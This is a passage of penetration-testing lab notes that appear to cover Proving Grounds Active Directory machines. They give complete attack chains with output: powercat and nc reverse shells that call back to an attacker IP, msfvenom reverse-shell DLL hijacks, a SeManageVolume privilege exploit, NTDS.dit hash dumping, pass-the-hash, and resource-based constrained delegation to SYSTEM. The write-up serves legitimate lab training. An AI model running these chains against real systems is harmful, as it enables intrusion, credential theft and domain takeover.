SMB         192.168.232.187 445    SERVER           NETLOGON        READ            Logon server share
SMB         192.168.232.187 445    SERVER           SYSVOL          READ            Logon server share
```

there is no pw3nd!! not a local administrator !!

Now we need to access that user account :

commands:

we need to utilize the **Invokerunas** and in the command we need to provide the one liner reverse shell using powercat !!

import the Invoke-RunasCs.ps1 from our kali machine !!

and run the following command and listen at 5555

target:

PS> **Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "Powershell IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.193/powercat.ps1');powercat -c 192.168.45.193 -p 5555 -e cmd"**

or :

PS C:\xampp\htdocs\uploads> **Invoke-RunasCs svc_mssql trustno1 'c:/xampp/htdocs/uploads/nc.exe 192.168.118.23 4444 -e cmd.exe'**

rlwrap nc -nlvp 5555

```
┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Access]
└─# rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.45.193] from (UNKNOWN) [192.168.232.187] 50708
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
access\svc_mssql

C:\Windows\system32>hostname
hostname
SERVER
```

you can see we got the access to the **svc_mssql** user !! also got the local.txt flag ..

```
C:\Users\svc_mssql\Desktop>type local.txt
type local.txt
d1712c61157de4b31100a332da7d52f4
```

now after multiple enumeration come to know that there is an exploit for the SeManageVolumeAbuse

Resource :https://github.com/xct/SeManageVolumeAbuse

If some times it is patched then you can take a look on : **https://github.com/CsEnox/SeManageVolumeExploit**

share the file **SeManageVolumeExploit.exe** to the target machine and execute it !!

This exploit grants full permission on C:\ drive for all users on the machine.

- Enables the privilege in the token
- Creates handle to \.\C: with SYNCHRONIZE | FILE_TRAVERSE
- Sends the FSCTL_SD_GLOBAL_CHANGE to replace S-1-5-32-544 with S-1-5-32-545

```
PS C:\Users\svc_mssql\Desktop> .\SeManageVolumeExploit.exe
.\SeManageVolumeExploit.exe
Entries changed: 925

DONE
```

==

```
PS C:\Users\svc_mssql\Desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeMachineAccountPrivilege     Add workstations to domain           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks     Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

Now navigate to **C:\Windows\System32\wbem** now we have treplace the .dll file !!

msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.193 LPORT=6666 -f dll -o tzres.dll

```
┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Access]
└─# msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.193 LPORT=6666 -f dll -o tzres.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: tzres.dll
```

Now trasfer this to the svc_mssql user account !! listen at 6666 in kali using netcat !!

```
PS C:\Windows\System32\wbem> iwr -uri http://192.168.45.193/tzres.dll -OutFile tzres.dll
iwr -uri http://192.168.45.193/tzres.dll -OutFile tzres.dll
PS C:\Windows\System32\wbem> systeminfo
systeminfo
systeminfo : ERROR: The remote procedure call failed.
PS C:\Windows\System32\wbem> At line:1 char:1
+ systeminfo
+ ~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (ERROR: The remote procedure call failed.:String) [],
    + FullyQualifiedErrorId : NativeCommandError
```

just execuet the command **systeminfo** in the svc_mssql host you will get the reverse shell as DC administrator !!

```
┌──(root㉿kullaisec)-[/home/kali/Tib-Priv/Win/tools]
└─# rlwrap nc -nlvp 6666
listening on [any] 6666 ...
connect to [192.168.45.193] from (UNKNOWN) [192.168.232.187] 50858
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\network service

C:\Windows\system32>hostname
hostname
SERVER
```

and got the **proof.txt** :)

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
144af2ac368b375e95000e6d34e1578b
```

Another Method PrivEsc:

https://github.com/CsEnox/SeManageVolumeExploit → read this !!

PS C:\xampp\htdocs\uploads> **.\SeManageVolumeExploit.exe**

```
PS C:\xampp\htdocs\uploads> .\SeManageVolumeExploit.exe
.\SeManageVolumeExploit.exe
Entries changed: 919
DONE
```

msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.176 LPORT=6666 -f dll -o Printconfig.dll

```
┌──(root㉿kali)-[/home/…/offsec/pg/AD/Access]
└─# msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.176 LPORT=6666 -f dll -o Printconfig.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: Printconfig.dll
```

We need to replace the file : **C:\Windows\System32\spool\drivers\x64\3\Printconfig.dll**

PS C:\xampp\htdocs\uploads> **Copy-Item -Path "C:\xampp\htdocs\uploads\Printconfig.dll" -Destination "C:\Windows\System32\spool\drivers\x64\3\Printconfig.dll" -Force**


and Listen on 6666

rlwrap -cAr nc -lvnp 6666

Enter the following commands :

PS C:\xampp\htdocs\uploads> **$type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")**

PS C:\xampp\htdocs\uploads> **$object = [Activator]::CreateInstance($type)**



you can see we got the adminsitrator access !!

Resourced

Brief:

OS: AD Windows

IP:

Users:

Credetials:

V.Ventz : HotelCalifornia194!

==========

Ports (Try to list):

==========

Machines Related :

==========

nmap -p- -sV -sC -oN Nmap 192.168.173.13 --open

NMAP Results:

```
PORT   STATE SERVICE VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-26
09:29:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
resourced.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
resourced.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=ResourceDC.resourced.local
| Not valid before: 2024-03-21T10:42:07
|_Not valid after:  2024-09-20T10:42:07
|_ssl-date: 2024-04-26T09:30:51+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: resourced
|   NetBIOS_Domain_Name: resourced
|   NetBIOS_Computer_Name: RESOURCEDC
|   DNS_Domain_Name: resourced.local
|   DNS_Computer_Name: ResourceDC.resourced.local
|   DNS_Tree_Name: resourced.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-04-26T09:30:12+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: RESOURCEDC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

==========

==========

Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:

→ After seeing all the Nmap and all the results firstly went with the enum4linux :

command:

enum4linux -a 192.168.246.175



you can see all the valid usernames here Now make a file called **users**

you can see the password has been exposed !!!

V.Ventz : HotelCalifornia194!

and Let's use the kerbrute and find the valid Users !!

./kerbrute_linux_amd64 userenum --dc 192.168.246.175 -d resourced.local ~/Resourced/users

```
┌──(root㉿kullaisec)-[/home/…/offsec/AD/tools/Tools]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.246.175 -d resourced.local /home/kali/offsec/pg/AD/Resourced/users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/26/24 - Ronnie Flathers @ropnop

2024/04/26 15:41:42 >  Using KDC(s):
2024/04/26 15:41:42 >   192.168.246.175:88

2024/04/26 15:41:49 >  [+] VALID USERNAME:       P.Parker@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       J.Johnson@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       Administrator@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       M.Mason@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       L.Livingstone@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       R.Robinson@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       S.Swanson@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       G.Goldberg@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       D.Durant@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       V.Ventz@resourced.local
2024/04/26 15:41:49 >  [+] VALID USERNAME:       K.Keen@resourced.local
2024/04/26 15:41:49 >  Done! Tested 12 usernames (11 valid) in 7.458 seconds
```

you can see we got all the users as valid !!

Let's try with the smbclient !!

smbclient -L //192.168.246.175/ -U resourced.local/V.Ventz%HotelCalifornia194!

```
┌──(root㉿kullaisec)-[/home/…/offsec/AD/tools/Tools]
└─# smbclient -L //192.168.246.175/ -U resourced.local/V.Ventz%HotelCalifornia194!

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Password Audit  Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.246.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_
Unable to connect with SMB1 -- no workgroup available
```

you can see the intresting share **Password Audit** let's get into it !!

you can make use of **Impacket-smbclient**

impacket-smbclient V.Ventz:'HotelCalifornia194!'@192.168.246.175

```
┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Resourced]
└─# impacket-smbclient V.Ventz:'HotelCalifornia194!'@192.168.246.175
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# use Password Audit
# ls
drw-rw-rw-          0  Tue Oct  5 14:19:16 2021 .
drw-rw-rw-          0  Tue Oct  5 14:19:16 2021 ..
drw-rw-rw-          0  Tue Oct  5 14:19:16 2021 Active Directory
drw-rw-rw-          0  Tue Oct  5 14:19:16 2021 registry
# cd Active Directory
# ls
drw-rw-rw-          0  Tue Oct  5 14:19:16 2021 .
drw-rw-rw-          0  Tue Oct  5 14:19:16 2021 ..
-rw-rw-rw-   25165824  Tue Oct  5 14:19:16 2021 ntds.dit
-rw-rw-rw-      16384  Tue Oct  5 14:19:16 2021 ntds.jfm
# help
```

download all the files !! those files are used to create the adtive directory !!!

see the registry also get all the files also with **get** command

impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL

```
┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Resourced]
└─# impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x6f961da31c7ffaf16683f78e04c3e03d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 9298735ba0d788c4fc05528650553f94
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12579b1666d4ac10f0f59f300776495f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
RESOURCEDC$:1000:aad3b435b51404eeaad3b435b51404ee:9ddb6f4d9d01fedeb4bccfb09df1b39d:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3004b16f88664fbebfcb9ed272b0565b:::
M.Mason:1103:aad3b435b51404eeaad3b435b51404ee:3105e0f6af52aba8e11d19f27e487e45:::
K.Keen:1104:aad3b435b51404eeaad3b435b51404ee:204410cc5a7147cd52a04ddae6754b0c:::
L.Livingstone:1105:aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505c2d46b5e39d6f808:::
J.Johnson:1106:aad3b435b51404eeaad3b435b51404ee:3e028552b946cc4f282b72879f63b726:::
V.Ventz:1107:aad3b435b51404eeaad3b435b51404ee:913c144caea1c0a936fd1ccb46929d3c:::
S.Swanson:1108:aad3b435b51404eeaad3b435b51404ee:bd7c11a9021d2708eda561984f3c8939:::
P.Parker:1109:aad3b435b51404eeaad3b435b51404ee:980910b8fc2e4fe9d482123301dd19fe:::
R.Robinson:1110:aad3b435b51404eeaad3b435b51404ee:fea5a148c14cf51590456b2102b29fac:::
D.Durant:1111:aad3b435b51404eeaad3b435b51404ee:08aca8ed17a9eec9fac4acdcb4652c35:::
G.Goldberg:1112:aad3b435b51404eeaad3b435b51404ee:62e16d17c3015c47b4d513e65ca757a2:::
[*] Kerberos keys from ntds.dit
```

you can see we have all hashes of all users now we have to use the crackmapexec and bruteforce !!!

save the hashes in a file and usernames in another file !!

crackmapexec winrm 192.168.246.175 -u users -H hashes -d resourced.local

you can see we got the pwnd !!

```
192.168.246.175  [-] resourced.local\L.Livingstone:3004b16f88664fbebfcb9ed272b0565b
192.168.246.175  [-] resourced.local\L.Livingstone:3105e0f6af52aba8e11d19f27e487e45
192.168.246.175  [-] resourced.local\L.Livingstone:204410cc5a7147cd52a04ddae6754b0c
192.168.246.175  [+] resourced.local\L.Livingstone:19a3a7550ce8c505c2d46b5e39d6f808 (Pwn3d!)
```

using evil-winrm I was able to access L.Livingstone user account !!

evil-winrm -i 192.168.246.175 -u L.Livingstone -H '19a3a7550ce8c505c2d46b5e39d6f808'

```
┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Resourced]
└─# evil-winrm -i 192.168.246.175 -u L.Livingstone -H '19a3a7550ce8c505c2d46b5e39d6f808'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winr

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> whoami
resourced\l.livingstone

*Evil-WinRM* PS C:\Users\L.Livingstone\Documents>
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> hostname
ResourceDC
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.246.175
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.246.254
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents>
```

you can see we got one flag :)

```
*Evil-WinRM* PS C:\Users\L.Livingstone\Desktop> dir


    Directory: C:\Users\L.Livingstone\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/26/2024   4:06 AM             34 local.txt


*Evil-WinRM* PS C:\Users\L.Livingstone\Desktop> type local.txt
a87edc2b22691ce944f72f90dbb16fbf
*Evil-WinRM* PS C:\Users\L.Livingstone\Desktop>
```

Now we have to move and enumerate further !!

Upload the Sharphound to the target system !!

Evil-WinRM PS C:\Users\L.Livingstone> **upload /home/kali/offsec/pg/AD/Resourced/SharpHound.exe SharpHound.exe**

Evil-WinRM PS C:\Users\L.Livingstone> **.\SharpHound.exe -c all,gpolocalgroup**

```
*Evil-WinRM* PS C:\Users\L.Livingstone> upload /home/kali/offsec/pg/AD/Resourced/SharpHound.exe SharpHound.exe

Info: Uploading /home/kali/offsec/pg/AD/Resourced/SharpHound.exe to C:\Users\L.Livingstone\SharpHound.exe
Progress: 6% : |▓▒▒▒▒▒▒▒▒▒▒▒|

Data: 1395368 bytes of 1395368 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\L.Livingstone>
*Evil-WinRM* PS C:\Users\L.Livingstone> .\SharpHound.exe -c all,gpolocalgroup
2024-04-26T04:47:39.4100587-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of
2024-04-26T04:47:39.5506816-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Sess
OM, SPNTargets, PSRemote
2024-04-26T04:47:39.5663099-07:00|INFORMATION|Initializing SharpHound at 4:47 AM on 4/26/2024
2024-04-26T04:47:39.7069306-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for resourced.l
2024-04-26T04:47:39.8475599-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts,
te
2024-04-26T04:47:39.9413093-07:00|INFORMATION|Beginning LDAP search for resourced.local
2024-04-26T04:47:39.9881797-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-04-26T04:47:39.9881797-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-04-26T04:48:10.1444353-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2024-04-26T04:48:22.1913084-07:00|INFORMATION|Consumers finished, closing output channel
2024-04-26T04:48:22.2225557-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-04-26T04:48:22.2694437-07:00|INFORMATION|Status: 101 objects finished (+101 2.404762)/s -- Using 42 MB RAM
2024-04-26T04:48:22.2694437-07:00|INFORMATION|Enumeration finished in 00:00:42.3340873
2024-04-26T04:48:22.3319303-07:00|INFORMATION|Saving cache with stats: 59 ID to type mappings.
 59 name to SID mappings.
```

run the bloodhound in the kali and upload the zip file !!

```
*Evil-WinRM* PS C:\Users\L.Livingstone> download 20240426044821_BloodHound.zip

Info: Downloading C:\Users\L.Livingstone\20240426044821_BloodHound.zip to 20240426044821_

Info: Download successful!
*Evil-WinRM* PS C:\Users\L.Livingstone> exit

Info: Exiting with code 0

┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Resourced]
└─# ls -al | grep 20240426044821_BloodHound.zip
-rw-r--r-- 1 root root    11797 Apr 26 17:21 20240426044821_BloodHound.zip
```

run the neo4j and bloodhound and upload the zip file !!

you need to select our User as Owned go to OUTBOUND Object Control and click on Transitive Object Control !!

you can see **L.LivingStine** hash **Generic all Permissions** on **Domain-Controller** !!

Method to do this :

upload StandIn.exe to the target machine and add a new compter

Evil-WinRM PS C:\Users\L.Livingstone> **.\StandIn.exe --computer hacker --make**

```
*Evil-WinRM* PS C:\Users\L.Livingstone\temp> .\StandIn_v13_Net45.exe --computer hacker --make

[?] Using DC    : ResourceDC.resourced.local
    |_ Domain   : resourced.local
    |_ DN       : CN=hacker,CN=Computers,DC=resourced,DC=local
    |_ Password : l9z3JiITmvqcwdq

[+] Machine account added to AD..
```

you can see it has given the password !!

hacker : l9z3JiITmvqcwdq

see youtube for last steps:

https://www.youtube.com/watch?v=xMTCZt5DRB0

You can also add computer with other command also !!

impacket-addcomputer resourced.local/l.livingstone -dc-ip 192.168.161.175 -hashes :19a3a7550ce8c505c2d46b5e39d6f808 -computer-name 'hacker$' -computer-pass 'l9z3JiITmvqcwdq'

Evil-WinRM PS C:\Users\L.Livingstone\temp> **get-adcomputer attack**

```
*Evil-WinRM* PS C:\Users\L.Livingstone\temp> get-adcomputer hacker


DistinguishedName : CN=hacker,CN=Computers,DC=resourced,DC=local
DNSHostName       : hacker.resourced.local
Enabled           : True
Name              : hacker
ObjectClass       : computer
ObjectGUID        : 5ef2100d-083f-4af5-b111-e3cdf5c370c0
SamAccountName    : hacker$
SID               : S-1-5-21-537427935-490066102-1511301751-4101
UserPrincipalName :
```

With this account added, we now need a python script to help us manage the delegation rights. Let's grab a copy of **rbcd.py** and use it to set **msDS-AllowedToActOnBehalfOfOtherIdentity** on our new machine account.

python3 rbcd.py -dc-ip 192.168.161.175 -t RESOURCEDC -f 'hacker' -hashes :19a3a7550ce8c505c2d46b5e39d6f808 resourced\\l.livingstone

```
┌──(root💀kali)-[/home/…/offsec/AD/tools/Tools]
└─# python3 rbcd.py -dc-ip 192.168.161.175 -t RESOURCEDC -f 'hacker' -hashes :19a3a7550ce8c505c2d46b5e39d6f808 resourced\\l.livingstone
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Starting Resource Based Constrained Delegation Attack against RESOURCEDC$
[*] Initializing LDAP connection to 192.168.161.175
[*] Using resourced\l.livingstone account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `hacker` into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer `RE
[*] Delegation rights modified succesfully!
[*] hacker$ can now impersonate users on RESOURCEDC$ via S4U2Proxy
```

Evil-WinRM PS C:\Users\L.Livingstone\temp> **Get-adcomputer resourcedc -properties msds-allowedtoactonbehalfofotheridentity |select -expand msds-allowedtoactonbehalfofotheridentity**

```
*Evil-WinRM* PS C:\Users\L.Livingstone\temp> Get-adcomputer resourcedc -properties msd

Path Owner                          Access
---- -----                          ------
     BUILTIN\Administrators resourced\hacker$ Allow
```

We now need to get the administrator service ticket. We can do this by using impacket-getST with our privileged machine account.

impacket-getST -spn cifs/resourcedc.resourced.local resourced/hacker\$:'l9z3JiITmvqcwdq' -impersonate Administrator -dc-ip 192.168.161.175

```
┌──(root💀kali)-[/home/…/offsec/AD/tools/Tools]
└─# impacket-getST -spn cifs/resourcedc.resourced.local resourced/hacker\$:'l9z3JiITmvqcwdq' -impersonate Administrator -dc-ip
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_resourcedc.resourced.local@RESOURCED.LOCAL.ccache
```

the ticket is saved as **Administrator@cifs_resourcedc.resourced.local@RESOURCED.L-OCAL.ccache**

export KRB5CCNAME=./Administrator@cifs_resourcedc.resourced.local@RESOURCED.LOCAL.ccache

impacket-psexec -k -no-pass resourcedc.resourced.local -dc-ip 192.168.161.175

```
┌──(root💀kali)-[/home/…/offsec/AD/tools/Tools]
└─# impacket-psexec -k -no-pass resourcedc.resourced.local -dc-ip 192.168.161.175
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on resourcedc.resourced.local.....
[*] Found writable share ADMIN$
[*] Uploading file UENPDnSc.exe
[*] Opening SVCManager on resourcedc.resourced.local.....
[*] Creating service uDji on resourcedc.resourced.local.....
[*] Starting service uDji.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2145]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
ResourceDC
```

got **proof.txt**

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\proof.txt
567b5e99cf79ebca391e4a240239e1fb

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.161.175
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.161.254
```

Kyoto

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.190.30 --open

NMAP Results:

```
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-27
02:33:38Z)
111/tcp  open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/tcp6  rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  2,3,4       111/udp6  rpcbind
|   100003  2,3        2049/udp   nfs
|   100003  2,3        2049/udp6  nfs
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100005  1,2,3      2049/tcp   mountd
|   100005  1,2,3      2049/tcp6  mountd
|   100005  1,2,3      2049/udp   mountd
|_  100005  1,2,3      2049/udp6  mountd
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
Kyotosoft.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  mountd       1-3 (RPC #100005)
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain:
Kyotosoft.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

```
| rdp-ntlm-info:
|   Target_Name: KYOTOSOFT
|   NetBIOS_Domain_Name: KYOTOSOFT
|   NetBIOS_Computer_Name: KYOTO
|   DNS_Domain_Name: Kyotosoft.com
|   DNS_Computer_Name: kyoto.Kyotosoft.com
|   DNS_Tree_Name: Kyotosoft.com
|   Product_Version: 10.0.20348
